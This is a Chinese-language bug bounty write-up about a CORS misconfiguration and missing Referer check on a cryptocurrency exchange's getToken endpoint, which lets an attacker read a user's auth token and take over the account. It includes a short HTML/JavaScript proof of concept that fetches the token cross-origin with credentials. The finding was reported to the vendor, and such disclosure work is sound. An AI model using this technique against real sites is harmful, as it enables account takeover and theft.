0x01

Hello, everybody.
My name is CyberSecurity and my dream is CyberSecurity.
CyberSecurity in BaiMaoHui & MSTLAB

在对某家交易所进行测试的时候，发现了一处特别有意思的API，之后我利用此处API 的缺陷，成功完成了账户接管。

0x02

目标是一家国际顶尖交易所, 因漏洞挖掘的保密规则, 我会在本篇文章中将目标称之为: example.com , 一开始, 我对目标展开了信息收集;


在对目标进行了长时间的信息收集之后，我的确发现了一些敏感信息泄露的问题，类似于PHPINFO信息泄露，但是，我并不满足于此;

于是，我将目光转移到了交易所主站及 OTC 子域之上，逐步审计交易所业务的功能点;

经过漫长的测试后我发现，发现有一处名为 `getToken` 的 API，当对此处 API 发起请求之时，服务端会将当前用户的 Token 通过响应返回回来，但是在我对其它类似用户功能的端点进行的时候，服务端对 `Referer` 的校验异常严格，可唯独落下了最重要的这处端点 -> `getToken`

服务端通过 `Authorization 请求头` 与 `Cookie 请求头` 进行鉴权， `Authorization` 和 `Cookie` 中的 `Token` 字段一模一样;

本已不报什么期望的我修改了 `Referer` ，删掉了 `Authorization` ，再次请求，发现响应报文中返回了 `Token` ;该 `Token` 就是用户鉴权的关键信息，只要获取了这个值就可以直接接管账户权限;我尝试修改 `Origin头部` 为自己的服务器地址，发现响应头 `Access-Control-Allow-Origin` 的值成功返回了我所设置的服务器地址，那这里也就存在着一个安全风险: `CORS跨域获取用户Token->账户接管` 。



我构造了一个 CORS PoC， 用以验证此漏洞

```
<html>
<body>
<center>
<h2>Account takeover PoC</h2>

<div id="demo">
<button type="button" onclick="cors()"></button>
</div>

<script>
function cors() {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
        document.getElementById("demo").innerHTML = alert(this.responseText);
        }
    };
    xhttp.open("GET", "https://example.com/getToken", true);
    xhttp.withCredentials = true;
    xhttp.send();
}
</script>
</body>
</html>
```

而后，通过拿到的 Token 的尝试对受害者用户进行测试发现，可以绕过二次登录验证，用户无法改变Token的值，登出操作也不会做出修改（此处存在一个潜在的安全风险: `用户Token固定`），也就是说，拿到的 Token 可以**永久性**的操作用户。

后记

服务端并未校验此处端点的 Referer Header, 且 服务端 CORS 配置错误，当对 getToken 端点发起请求，Response 返回了 用户了 Token , Token 作为交易所用户的唯一凭证，利害不用多说，此处即会产生账户接管问题;

我将报告发给了厂商，并获得了一笔价值不菲的赏金。